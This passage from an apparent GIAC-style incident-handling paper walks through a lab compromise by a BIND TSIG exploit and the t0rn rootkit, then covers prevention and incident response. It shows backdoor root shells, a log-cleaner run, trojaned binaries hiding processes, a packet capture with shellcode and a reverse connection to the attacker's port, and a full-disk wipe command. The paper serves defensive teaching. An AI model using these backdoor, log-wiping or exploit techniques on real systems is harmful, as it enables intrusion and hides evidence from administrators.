tcp    0      0 0.0.0.0:515        0.0.0.0:*          LISTEN
tcp    0      0 10.0.0.3:53        0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:98         0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:113        0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:79         0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:513        0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:514        0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:23         0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:21         0.0.0.0:*          LISTEN
tcp    0      0 0.0.0.0:111        0.0.0.0:*          LISTEN
udp    0      0 0.0.0.0:1024       0.0.0.0:*
udp    0      0 10.0.0.3:53        0.0.0.0:*
udp    0      0 0.0.0.0:518        0.0.0.0:*
udp    0      0 0.0.0.0:517        0.0.0.0:*
udp    0      0 0.0.0.0:111        0.0.0.0:*
raw    0      0 0.0.0.0:1          0.0.0.0:*          7
raw    0      0 0.0.0.0:6          0.0.0.0:*          7
```

```
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags   Type       State      I   -Node Path
unix  5      []     DGRAM     290        /dev/log
unix  0      []     STREAM    CONNECTED  112 @0000000f
```

```

unix 0 [ACC] STREAM LISTENING 431 /var/run/ndc
unix 0 [ACC] STREAM LISTENING 523 /dev/gpmctl
unix 0 [ACC] STREAM LISTENING 466 /dev/printer
unix 0 [ACC] STR EAM LISTENING 557 /tmp/.font -unix/fs-1
unix 0 [ ] DGRAM 560
unix 0 [ ] DGRAM 507
unix 0 [ ] DGRAM 426
unix 0 [ ] DGRAM 343
unix 0 [ ] DGRAM 303

```

```

[root@saturn /bin]# exit
logout
Connection to 10.0.0.3 closed.

```

The important detail here is that, even though we are connected to the system **saturn**, using Secure Shell, there is no established connection in **netstat** output. The IP address of the remote station that is accessing **saturn** is 10.0.0.2 and we cannot see the connection because the port 5000 was included in **/usr/src/.puta/.1addr**.

```

mars:/giac/exploits# finger coded@10.0.0.3
[10.0.0.3]

```

```

mars:/giac/exploits# telnet 10.0.0.3 2555
Trying 10.0.0.3 ...
Connected to 10.0.0.3.
Escape character is '^]'.
stdin: is not a tty

```

```

ls /
: No such file or directory
bin
boot
dev
etc
home
lib
lost+found
mnt
opt
proc
root
sbin
tmp
usr
var

```

The **in.fingerd** daemon opens a root shell on port 2555. It's a matter of telnetting to this port. When typing the commands, the use of a space at the end is necessary. Without the space character, the commands will not work.

```

mars:/giac/exploits# ssh coded@10.0.0.3 -p 5000
[root@saturn /bin]# ps -aux

```

```

USER      PID %CPU %MEM    SIZE   RSS TTY  STAT  START   TIME COMMAND
bin        246  0.0  0.2  1196   396 ?    S   04:29   0:00 portmap
daemon    342  0.0  0.2  1128   484 ?    S   04:29   0:00 /usr/sbin/ atd
nobody    579  0.0  0.7  2748  1408 ?    S   04:30   0:00 httpd
nobody    580  0.0  0.7  2748  1408 ?    S   04:30   0:00 httpd
nobody    581  0.0  0.7  2748  1408 ?    S   04:30   0:00 httpd
nobody    582  0.0  0.7  2748  1408 ?    S   04:30   0:00 httpd
nobody    583  0.0  0.7  2748  1408 ?    S   04:30   0:00 httpd
nobody    584  0.0  0.7  2748  1408 ?    S   04:30   0:00 httpd

```

```

nobody  585 0.0 0.7 2748 1408 ? S 04:30 0:00 httpd
nobody  586 0.0 0.7 2748 1408 ? S 04:30 0:00 httpd
nobody  587 0.0 0.7 2748 1408 ? S 04:30 0:00 httpd
nobody  588 0.0 0.7 2748 1408 ? S 04:30 0:00 httpd
root    1 0.7 0.2 1104 460 ? S 04:29 0:04 init
root    2 0.0 0.0 0 0 ? SW 04:29 0:00 (kflushd)
root    3 0.0 0.0 0 0 ? SW 04:29 0:00 (kupdate)
root    4 0.0 0.0 0 0 ? SW 04:29 0:00 (kpiod)
root    5 0.0 0.0 0 0 ? SW 04:29 0:00 (kswapd)
root    6 0.0 0.0 0 0 ? SW< 04:29 0:00 (mdrecoveryd)
root    262 0.0 0.2 1088 464 ? S 04:29 0:00 /usr/sbin/apmd -p 10
root    315 0.0 0.2 1152 556 ? S 04:29 0:00 syslogd -m 0
root    326 0.0 0.3 1412 752 ? S 04:29 0:00 klogd
root    358 0.0 0.3 1304 600 ? S 04:29 0:00 crond
root    413 0.0 0.2 1124 484 ? S 04:29 0:00 inetd
root    473 0.0 0.7 2272 1460 ? S 04:30 0:00 named
root    496 0.0 0.2 1176 488 ? S 04:30 0:00 lpd
root    539 0.0 0.5 2104 1104 ? S 04:30 0:00 sendmail: accepting c
root    556 0.0 0.2 1132 444 ? S 04:30 0:00 gpm -t ps/2
root    572 0.0 0.6 2560 1312 ? S 04:30 0:00 httpd
root    638 0.0 0.5 2196 1148 1 S 04:30 0:00 login -- root
root    639 0.0 0.1 1076 384 2 S 04:30 0:00 /sbin/mingetty tty2
root    640 0.0 0.1 1076 384 3 S 04:30 0:00 /sbin/mingetty tty3
root    641 0.0 0.1 1076 384 4 S 04:30 0:00 /sbin /mingetty tty4
root    642 0.0 0.1 1076 384 5 S 04:30 0:00 /sbin/mingetty tty5
root    643 0.0 0.1 1076 384 6 S 04:30 0:00 /sbin/mingetty tty6
root    661 0.0 0.5 1728 972 1 S 04:32 0:00 -bash
root    680 0.0 0.2 1080 412 ? S 04:36 0:00 /usr/sbin/inetd /etc/
root    695 0.1 0.4 1720 952 p0 S 04:39 0:00 -sh
root    706 0.0 0.2 928 412 p0 R 04:39 0:00 ps -aux
xfs     599 0.0 0.5 1880 964 ? S 04:30 0:00 xfs -droppriv -daemon

```

The **ps** command shows all the processes running in the system. However, this trojaned version of **ps** doesn't list two important processes that are **nscd** (actually Secure Shell) and **t0rns** (Sniffer).

```
[root@saturn /bin]# /sbin/ifconfig eth0
```

```

eth0    Link encap:Ethernet HWaddr 00:50:DA:EB:47:51
        inet addr:10.0.0.3 Bcast:10.255.255.255 Mask:255.0.0.0
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:984 errors:0 dropped:0 overruns:0 frame:0
        TX packets:910 errors:0 dropped:0 overruns:0 carrier:1
        collisions:1 txqueuelen:100
        Interrupt:3 Base address:0x200

```

Note that the trojaned **ifconfig** doesn't show the flag **PROMISC**, even though there is a sniffer running on the system.

```
[root@saturn /bin]# cd /usr/src/.puta
```

```
[root@saturn .puta]# ./t0rnsb
```

```

* sauber by socked [07.27.97]
* Usage: t0rnsb <string>

```

```
[root@saturn .puta]# ./t0rnsb root
```

```

* sauber by socked [07.27.97]
*
* Cleaning logs.. This may take a bit depending on the size of the logs.
* Cleaning boot.log (236 lines)...0 lines removed!
* Cleaning cron (27 lines)...21 lines removed!
* Cleaning dmesg (73 lines)...5 lines removed!
* Cleaning htmlaccess.log (0 lines)...0 lines removed!

```

- * Cleaning maillog (21 lines)...8 lines removed!
- * Cleaning messages (1121 lines)...41 lines removed!
- * Cleaning netconf.log (11 lines)...0 lines removed!
- * Cleaning secure (44 lines)...0 lines removed!
- * Cleaning sendmail.st (0 lines)...0 lines removed!
- * Cleaning spooler (0 lines)...0 lines removed!
- * Cleaning xferlog (0 lines)...0 lines removed!
- * Alles sauber mein Meister !'Q%&@

The log cleaner used by the t0rnkit is **t0rnscb**. It deletes the lines that matches specified string from some system logs. Above we have the system logs that are affected by this tool.

Other ways of testing the rootkit are running trojaned **ls**, **du** and **find**. They will not show the rootkit files to the system administrator, as we can see below.

```
[root@saturn /bin]# ls -la /usr/src
```

```
drwxr-xr-x 5 root root 4096 Apr 4 04:09 .
drwxr-xr-x 19 root root 4096 Apr 4 20:44 ..
lrwxrwxrwx 1 root root 12 Apr 4 20:43 linux -> linux-2.2.12
drwxr-xr-x 3 root root 4096 Apr 4 20:43 linux-2.2.12
drwxr-xr-x 7 root root 4096 Apr 4 20:45 redhat
```

Signature of the Attack

Following we have a TCPDUMP log of the **TSIG** exploit.

```
11:14:10.992237 mars.1024 > 10.0.0.3.domain: 276 TXT CHAOS?
version.bind. (30)
0x0000          4500 003a 0000 0000 4011 66af 0a00 0002   E.....@.f.....
0x0010          0a00 0003 0400 0035 0026 c4af 0114 0000   .....5.&.....
0x0020          0001 0000 0000 0000 0776 6572 7369 6fe   .....version
0x0030          0462 696e 6400 0010 0003                .bind.....

11:14:10.992677 10.0.0.3.domain > mars.1024: 276* 1/0/0 CHAOS)
TXT[[domain]
0x0000          4500 0058 0000 0000 4011 6691 0a00 0003   E..X...@.f....
0x0010          0a00 0002 0035 0400 0044 5d6d 0114 8480   ....5...Djm....
0x0020          0001 0001 0000 0000 0776 6572 7369 6fe   .....version
0x0030          0462 696e 6400 0010 0003 0756 4552 5349   .bind.....VERSI
0x0040          4f4e 0442 494e 4400 0010 0003 0000 0000   ON.BIND.....
0x0050          0006                ..

11:14:10.993072 mars.1024 > 10.0.0.3.domain: 276 inv_q+ [b2&3=0x980]
(465)
0x0000          4500 01ed 0001 0000 4011 64fb 0a00 0002   E.....@.d.....
0x0010          0a00 0003 0400 0035 01d9 7613 0114 0980   .....5.v.....
0x0020          0000 0001 0000 0000 3e41 4141 4141 4141   .....>AAAAAAA
0x0030          4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAAA
0x0040          4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAAA
0x0050          4141                AA

11:14:10.994824 10.0.0.3.domain > mars.1024: 276 inv_q FormErr
[0q][[domain]
0x0000          4500 02ea 0001 0000 4011 63fe 0a00 0003   E.....@.c.....
0x0010          0a00 0002 0035 0400 02d6 a677 0114 8981   ....5.....w....
0x0020          0000 0001 0000 0000 3e41 4141 4141 4141   .....>AAAAAAA
0x0030          4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAAA
0x0040          4141 4141 4141 4141 4141 4141 4141 4141   AAAAAAAAAAAAAAAAA
```

```

0x0050          4141          AA

11:14:10.995199 mars.1024 > 10.0.0.3.domain: 276 [1au][[domain]
0x0000          4500 021a 0002 0000 4011 64cd 0a00 0002   E.....@.d....
0x0010          0a00 0003 0400 0035 0206 c975 0114 0000   .....5...u....
0x0020          0001 0000 0000 0001 3c90 89e6 83c6 40c7   .....<.....@.
0x0030          0602 000b acc7 4604 97c4 47a0 31c0 8946   .....F...G.1..F
0x0040          0889 460c 31c0 8946 2840 8946 2440 8946   ..F.1..F(@.F$.@.F
0x0050          208d          ..

11:14:10.996774 10.0.0.3.domain > mars.1024: 276[[domai n]
0x0000          4500 0231 0002 0000 4011 64b6 0a00 0003   E..1....@.d....
0x0010          0a00 0002 0035 0400 021d 0570 0114 8080   ....5.....p....
0x0020          0001 0000 0000 0001 3c90 89e6 83c6 40c7   .....<.....@.
0x0030          0602 000b acc7 4604 97c4 47a0 31c0 8946   .....F...G.1..F
0x0040          0889 460c 31c0 8946 2840 8946 2440 8946   ..F.1..F(@.F$.@.F
0x0050          208d          ..

```

As we can see on the traffic showed above, the exploit verifies what version of Bind is running on the system and the memory addresses to be used to inject the shellcode. With this information, it's not necessary to send any NOP codes (hex 90), as we have usually associated with buffer -overflows.

```

11:14:10.996822 10.0.0.3.1025 > mars.25000: S 4161969304:4161969304(0)
win 32120 <mss 146 0,sackOK,timestamp 16256 0,nop,wscale 0> (DF)
0x0000          4500 003c 0003 4000 4006 26b5 0a00 0003   E..<..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9c98 0000 0000   .....a.....
0x0020          a002 7d78 7cb5 0000 0204 05b4 0402 080a   ..}x|.....
0x0030          0000 3f80 0000 0000 0103 0300   ..?.....

11:14:10.997262 mars.25000 > 10.0.0.3.1025: S 116958572:116958572(0)
ack 4161969305 win 16060 <mss 1460,sackOK,timestamp 612995
16256,nop,wscale 0> (DF)
0x0000          4500 003c 0003 4000 4006 26b5 0a00 0002   E..<..@.@.&.....
0x0010          0a00 0003 61a8 0401 06f8 a56c f812 9c99   ....a.....l....
0x0020          a012 3ebc b46f 0000 0204 05b4 0402 080a   ..> ..o.....
0x0030          0009 5a83 0000 3f80 0103 0300   ..Z...?.....

11:14:10.997553 10.0.0.3.1025 > mars.25000: . ack 1 w in 32120
<nop,nop,timestamp 16256 612995> (DF)
0x0000          4500 0034 0004 4000 4006 26bc 0a00 0003   E..4..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9c99 06f8 a56d   .....a.....m
0x0020          8010 7d78 a478 0000 0101 080a 0000 3f80   ..}x.x.....?.
0x0030          0009 5a83          .Z.

11:14:11.000279 mars.25000 > 10.0.0.3.1025: P 1:14(13) ack 1 win 16060
<nop,nop,timestamp 612995 16256> (DF)
0x0000          4500 0041 0004 4000 4006 26af 0a00 0002   E..A..@.@.&.....
0x0010          0a00 0003 61a8 0401 06f8 a56d f8 12 9c99   ....a.....m....
0x0020          8018 3ebc cb3d 0000 0101 080a 0009 5a83   ..> ..=.....Z.
0x0030          0000 3f80 756e 616d 6520 2d61 3b20 6964   ..?.uname.-a;id
0x0040          0a          .

11:14:11.000626 10.0.0.3.1025 > mars.25000: . ack 14 win 32120
<nop,nop,timestamp 16256 612995> (DF)
0x0000          4500 0034 0005 4000 4006 26bb 0a00 0003   E..4..@.@.&.....
0x0010          0a00 0002 0401 61a8 f812 9c99 06f8 a57a   .....a.....Z
0x0020          8010 7d78 a46b 0000 0101 080a 0000 3f80   ..}x.k.....?.
0x0030          0009 5a83          .Z.

11:14:11.074277 10.0.0.3.1025 > mars.25000: P 1:69(68) ack 14 win 32120
<nop,nop,timestamp 16264 612995> (DF)
0x0000          4500 0078 0006 4000 4006 2676 0a00 0003   E..x..@.@.&v....

```



```

0x0010      0a00 0002 0401 61a8 f812 9c 99 06f8 a57a      .....a.....z
0x0020      8018 7d78 f069 0000 0101 080a 0000 3f88      ..}x.i.....?.
0x0030      0009 5a83 4c69 6e75 7820 7361 7475 726e      .Z.Linux.saturn
0x0040      2032 2e32 2e31 322d 3230 2023 3120 4d6f      .2.2.12 -20.#1.Mo
0x0050      6e20                                     n.

11:14:11.074355 mars.25000 > 10.0.0.3.1025: . ack 69 win 16060
<nop,nop,timestamp 613002 16264> (DF)
0x0000      4500 0034 0005 4000 4006 26bb 0a00 0002      E..4..@.@.&.....
0x0010      0a00 0003 61a8 0401 06f8 a57a f812 9cdd      ....a.....z....
0x0020      8010 3ebc e2d4 0000 0101 080a 0009 5a8a      ..> .....Z.
0x0030      0000 3f88                                     ..?.

11:14:11.077315 10.0.0.3.1025 > mars.25000: P 69:93(24) ack 14 win
32120 <nop,nop,timestamp 16264 613002> (DF)
0x0000      4500 004c 0007 4000 4006 26a1 0a00 0003      E..L..@.@.&.....
0x0010      0a00 0002 0401 61a8 f812 9cdd 06f8 a57a      .....a.....z
0x0020      8018 7d78 8868 0000 0101 080a 0000 3f88      ..}x.h.....?.
0x0030      0009 5a8a 7569 643d 3028 726f 6f74 2920      .Z.uid=0(root).
0x0040      6769 643d 3028 7 26f 6f74 290a      gid=0(root).

11:14:11.086701 mars.25000 > 10.0.0.3.1025: . ack 93 win 16060
<nop,nop,timestamp 613004 16264> (DF)
0x0000      4500 0034 0006 4000 4006 26ba 0a00 0002      E..4..@.@.&.....
0x0010      0a00 0003 61a8 0401 06f8 a57a f812 9cf5      ....a.....z....
0x0020      8010 3ebc e2ba 0000 0101 080a 0009 5a8c      ..> .....Z.
0x0030      0000 3f88                                     ..?.

```

When the exploit runs, the compromised system connects on the attacker's machine at the port 25000/ **TCP**. Now the intruder owns the system.

It's important to note that this exploit doesn't leave any signal of activity on the syslog, so the only way to detect it is using a Sniffer or an Intrusion Detection System, like **Snort** (<http://www.snort.org>).

It's really difficult to detect intruder's activities after the rootkit installation. The folders used by the **t0rn** rootkit are:

```

/usr/src/.puta
/usr/info/.t0rn

```

However, the only safe way of detecting such installed software is using a CD with trusted binaries (more details, please refer to **Preparation** on Incident Handling Process Section) and perform an external port scanning (more details, please refer to **Identification** on Incident Handling Process Section).

How to protect against it

Applying Patches and removing unnecessary Services

Definitely this is one of the most important issues that a System Administrator must address. Most of the attacks happen because the systems are not patched. Usually the System Administrators don't have time to correct the software bugs. There are times where the systems are so critical that it's almost impossible to stop the services due to a necessary reboot.

Another problem related to applying patches is that, sometimes, the systems might simply stop working after the installation. Of course, the ideal situation should be to apply the patches on test environments, but actually we know that this is not always possible.

There are several links on the Internet for the Administrator keep current with the latest security advisories. The main Linux distribution links, related to security, are listed here:

<http://distro.conectiva.com/seguranca/>
<http://www.slackware.com/lists/archive/list.php?l=slackware-security&y=2002>
<http://www.suse.com/us/support/security/index.html>
<http://www.linux-mandrake.com/en/security>

And a few general security sites:

<http://www.linuxsecurity.com>
<http://www.securityfocus.com>
<http://packetstormsecurity.com>
http://www.iss.net/security_center/alerts/

Some distributions like Conectiva, Mandrake, Redhat have good tools for updating their systems, but by far the best approach for system update comes from the Debian project and its famous **apt** (a front end for Debian packages manipulation). With just two commands, it's possible to maintain the system up to date:

```
# apt-get update  
# apt-get dist-upgrade
```

Before trying to update the system, run the **apt-setup** command to select sources where you will get updates.

```
# apt-setup
```

As we are using a Red Hat box, here we have the link to RedHat Security Alerts:

<http://www.redhat.com/apps/support/errata/index.html>

Once we download the RPM's, it's just a matter of typing:

```
# rpm -Fvh <filename.rpm>
```

Now that the system is updated, we need to disable all unnecessary services. If the system is a **FTP** Server it does not make sense to let other services active, like **DNS** in our scenario. Basically, we have two ways of disabling services on Linux boxes. We can edit the **/etc/inetd.conf** file or rename the **/etc/rcX.d** scripts.

When we want to disable a service controlled by the **inet** daemon, it's just a matter of editing the **/etc/inetd.conf** file and including a **#** character at the beginning of the line, just like the following example:

```
# telnet stream tcp nowait root /usr/sbin/in.telnetd in.telnetd
```

Then the daemon needs to be restarted, via the following command:

```
# kill -HUP <inetd -pid>
```

When a process is started via initialization files (rc scripts), we just need to rename the first character from "S" to any character, as in the following example:

```
# mv /etc/rc.d/rc3.d/S11portmap /etc/rc.d/rc3.d/s11portmap
```

On the above example, the portmap service will not be started during the boot process. To stop the active service without the need of a reboot, we can use the following command:

```
# /etc/rc.d/rc3.d/s11portmap stop
```

Using a chrooted environment

Services that listen on ports lower than 1024 must be run with a privileged user (usually root), because ordinary users cannot start daemons to listen at these ports. This is a security issue because if the software (daemon) has a bug and an attacker might run arbitrary commands, the break -in context will be at the root level.

To avoid such level of compromise one can create a "chroot jail" where the Service starts as root (to bind the low port) and then changes the context to a regular user, with no privileges on the system. The idea behind the chroot configuration is to avoid the entire system compromise, even if the daemon has a bug.

This idea can be expanded to services like **DNS, FTP, WEB**. Following, several links to configure chroot jails on some daemons:

Bind: <http://www.tldp.org/HOWTO/Chroot-BIND-HOWTO.html>

Apache: <http://penguin.epfl.ch/chroot.html>

WU-FTP: http://zeck.netliberte.org/Linux/lecture.php?fic=wuftp_chroot

Firewall configuration

A simple network topology modification could have avoided the rootkit installation. In our case, the installation of the rootkit on the **saturn** Linux box was quite easy because there was no Firewall protecting it. Of course Firewalls are not the only solution, but it helps a lot.

For example, we could deploy a firewall with iptables (for Kernel 2.4) or ipchains (for Kernel 2.2). In this configuration we would allow just the port 53/ **TCP** (just in case we needed to allow zone transfers) and 53/ **UDP** to our hypothetical **DNS** Server and, most important of all, don't allow any service to the Internet or any other network segment.

With this deployment, it wouldn't be possible to run the **TSIG** exploit, because the target system tries to connect to the 25000/ **TCP** port of the intruder's machine. Even if we could run other exploits, it would be quite difficult to download any software (including rootkits) to the compromised systems.

We can see such network deployment in figure 4.

The conclusive idea here is that is very important to limit outgoing traffic, specially from the **DMZ**. This approach will difficult the upload of external software.




Figure 4- Firewall deployment to help avoid rootkit installations

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Part III - Incident Handling Process

Following we have the six steps of the Incident Handling Process. It's important to reinforce that this paper is based on an hypothetical scenario.

Preparation

Now it's time to discuss several measures that can be deployed to improve the possibility of avoiding, identifying and recovering from intrusions. There is a really big list of security issues that we need to address before putting the systems to work.

Defining the Response Team

It's important to define whether the Enterprise will create its own internal Response Team or contract a third party. In both options, one employee should have the role of Response Team Leader, that must conduct the investigations.

Besides the Team Leader, we must define permanent members responsible for the several Operating Systems like U NIX, Windows and Routers. Those individuals might be called to help the investigations, because they have the necessary skills to operate such Operating Systems.

Not just technical staff should be involved, but legal department, managers and human resources as well.

All the phone numbers of the personnel involved in the Team must be easily accessible, to permit as fast as possible responses.

Identifying critical Assets

An important point when we talk about Security on the Organizations is to know which assets are critical, to allow us to concentrate efforts to protect them.

Usually the resources are limited, even on big companies with huge budget. So, it's very important to spend the limited resources with the more important systems. Of course, all the assets in a network are critical but we might surely define different levels of importance, regarding the core business of the Enterprise.

What to do before new installations

After breaking into systems, attackers usually compile programs, delete log files and so on to hide their activities. A disk is composed by: Allocated space, Slack space and Free space.

We can see the files that are stored at the allocated space using simple tools like **cat**, **ls**, **vi**, etc. However, at the Free space we can have fragments of deleted like logs, history files, etc. When we delete a file, in fact we are leaving the space used by that file free. If no

new files are written to the disk, that information is still there.

All Operating Systems define a minimum block size to the file system. When we write chunks of data to the file system and those chunks do not fill that minimum defined size, a slack space is created, and this space will be used regularly by the Operating System.

To help possible forensics investigations, it's a good idea to guarantee that a specific Hard Disk contains no previous data. To accomplish this, just do the following command before a new Operating System installation (it doesn't matter whether it's an Unix or Windows box):

```
# dd if=/dev/zero of=/dev/hda
```

We can type this command during a CD boot installation, what it is possible with all Linux distribution. Just go to the command line and type it. This command will fill the disk with zeroes which will help a lot in forensics analysis. After that, proceed with the usual installation.

Intrusion Detection Systems

Other important point to address is the use of a Network Intrusion Detection System (NIDS). Its purpose is to detect special attack signatures and protocol anomalies to alert system administrators that something wrong might happen.

A really good option is to use **Snort** (<http://www.snort.org>), an open source Network Intrusion Detection System. A common problem with open source players is that they are not "user-friendly" to the users. There are good commercial alternatives, like RealSecure (http://www.iss.net/products_services/enterprise_protection/rsnetwork/).

We might create message digests of the files, so it could be possible to identify any modifications on the files. With this technique, we take a file and generate a unique 128-bit fingerprint of it. Any bit changed in the file will generate a completely different message digest. Good options to deal with this issue are Aide (<ftp://ftp.linux.hr/pub/aide>) and Tripwire (<http://www.tripwiresecurity.com>).

However, the following points must be told about message digests:

They are almost useless if the attacker installed a Kernel Rootkit, because he doesn't need to change system binaries. All the process of hiding files/processes is done in the kernel level so, even if you use an external CD with trusted binaries, probably it will be not possible to see the attacker's activities.

All the message digests database must be kept on a read-only media to prevent tampering. Very skilled attackers can change these digests, so it's very important to keep them Read-Only.

Another good option when we are dealing with RedHat systems is backing up RPM database, for further comparisons (again in a read-only media).

Central repository of logs

Centralized logs are an important feature that should be deployed to improve the chances a system administrator will catch attacker's activities.

Usually, the UNIX logs are controlled by the Syslog daemon (**syslogd**) which sends errors, warnings etc to a file, normally **/var/log/messages** . However, it is possible to configure it to send the messages to other files and even to other systems, and this configuration is done by changing the **/etc/syslog.conf** file.

As an excerpt of a **/etc/syslog.conf** file, we have the following:

```
*.err;auth,daemon,mark,kernel.debug;mail,user.notice      /var/adm/messages
auth.debug          /var/log/auth.log
daemon.debug        /var/log/daemon.log
lpr.debug           /var/log/lpr.log
```

In the example above, several errors and warning messages will be sent to four files located in **/var/log** .

However, the local logging is susceptible to modifications once an intruder gains access (mainly root level) to a system. In these cases, the best approach is to log to remote servers, specially hardened (just running **Syslog** service) machines, that certainly will make a difficult attacker's life.

To accomplish this task, it's necessary to include the following line in **/etc/syslog.conf** file:

```
*,* @loghost
```

The above line specifies that all logging will be directed to **loghost** as well. It could be defined the IP address of remote logging server. The important note here is that, as a default configuration, the **syslog** daemon doesn't accept syslog messages from remote machines, so it's necessary to start such daemon with a special flag (**-r**) on the remote Log machine. More details can be got with the command **man syslogd** .

There is a disadvantage of using **syslog** messages over the network. First of all, it uses **UDP** packets to message delivery, what is bad because an attacker can flood the **Syslog** Server with spoofed packets. There is also no confidentiality because the packets are sent in cleartext.

A good alternative to this issue is the use of a new **Syslog** technology that is **Syslog-ng**, which uses **TCP**, cryptography and authentication. It works fairly well for Linux, FreeBSD and Solaris. More information may be obtained at:

<http://www.balabit.hu/en/downloads/syslog-ng>

One could not forget an important point when dealing with centralized logs that is synchronizing system clocks, including Firewall and IDS. This is essential to events correlation.

Privacy Policies

Banners are used to warn internal and external users that just authorized access is allowed and the communications will be monitored and logged.

All the procedures/policies related to network and application monitoring must be supported by the legal Counsel. One must define whether the information stored on the servers like, for example, the email contents, are the property of the users or of the Organization.

Making a CD-ROM with trusted binaries and preparing a Jump Kit

As we could see in the **t0rn** rootkit installation, we could not absolutely trust the system binaries, specially those administratives, like **ps, ls, netstat, ifconfig**, among others. The trick is to hide attacker's activities from system administrators.

One could just copy binaries from a fresh installation to a CD -R, but usually these binaries are dinamically linked and it's possible that someone changes system libraries. As an example of d inamically linked binary, we can see the **/bin/ls**:

```
# ldd /bin/ls
libtermcap.so.2 => /lib/libtermcap.so.2 (0x40018000)
libc.so.6 => /lib/libc.so.6 (0x4001c000)
/lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

Therefore, the only safe way of looking for evidence is using statically linked binaries. They do not use any system libraries.

There is an Internet Site that has several statically linked binaries to help the administrator to create the CD with trusted administrative tools. There exist good forensic papers there as well. Here is the link:

<http://www.incident-response.org>

As important as the trusted software is the hardware used to collect evidence, also known as Jump Kit.

Usually, such hardware should include, but not be limited to:

- Notebook Pentium III 600 with 192 Mbytes RAM;
- Serial, Parallel and USB connectors;
- Jaz or Zip drives;
- One or two PCMCIA network interfaces;
- High capacity hard disk(s), at least one with 20 Gbytes;
- Crossover ethernet cable.

This machine will be used to collect evidences and perform a full backup of the hard disk from the compromised machine through network connection (using a crossover cable).

Emergence Response Checklist

When we are dealing with an intrusion, all the volatile data is important, because it might contain valuable evidences. Following we have a basic checklist with commands to collect volatile data from Linux boxes. These commands may vary slightly from other Unix systems.

It's important to note that all the tools cited must be reliable (never from the attacked system).

w

Who is logged on the system.

ps -aux

This command shows running processes.

netstat -anp

Services listening and active connections. Useful to see who is connected to the system.

lsof

Shows the active processes with their respective open files and sockets, besides libraries used.

arp -a

This tool provides MAC address (unique) mappings to network addresses (**IP**).

ifconfig <interface>

Information related to the interface (for example, **eth0**). With this command we might identify an interface in promiscuous mode (for sniffing).

Besides these simple commands, it's very important to verify the following configuration and log files:

**/etc/passwd, /etc/group, /etc/inetd.conf, /etc/hosts.equiv,
/etc/hosts.allow, /etc/hosts.deny, .bash_history, .rhosts, /var/log/messages,
/var/cron/logs .**

Education

A continuous education process is crucial to improve IT staff and users awareness. All the Team involved in the Incident Handling Process must know how to proceed during an incident.

The training must include the knowledge of current Organization's policies, lawful questions, besides a good understanding of the investigative process, mainly if we want to

involve law enforcement.

There are really good training options out there, like SANS (www.sans.org), CERT (www.cert.org) and some vendor's options as well.

Identification

When we are contacted to verify an incident, our first approach is to discover if there was really an incident. It's possible to happen that system administrators suspect someone has broken their systems when, in fact, there was an operational error.

In this phase of identification, we will interview all the people involved in the case, their clues, suspects, etc. Once we have heard the witnesses, it's time to find the evidences.

When we first respond to an incident , it's important to preserve as much evidence as possible. Live systems contain lots of informations that can be used to identify who attacked the system and how. The output from the several commands below can be directed to a floppy disk.

For this phase of identification, let's suppose an administrator suspects that something is wrong with his system, **saturn** (IP 10.0.0.3). After doing some questions to him and writing all the actions to a notepad, let's start with a port scan to the **saturn** system with the command:

```
remotesys:/ # nmap 10.0.0.3
```

```
Starting nmap V. 2.54BETA32 ( www.insecure.org/nmap/ )
Interesting ports on (10.0.0.3):
(The 1536 ports scanned but not shown below are in state: closed)
Port      State  Service
21/tcp    open   ftp
23/tcp    open   telnet
25/tcp    open   smtp
53/tcp    open   domain
79/tcp    open   finger
80/tcp    open   http
98/tcp    open   linuxconf
111/tcp   open   sunrpc
113/tcp   open   auth
513/tcp   open   login
514/tcp   open   shell
515/tcp   open   printer
5000/tcp  open   fics
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 75 seconds
```

Aparently almost all ports are usual for a Red Hat box, except the port 5000/tcp. Next step is to verify which process is listening at this port.

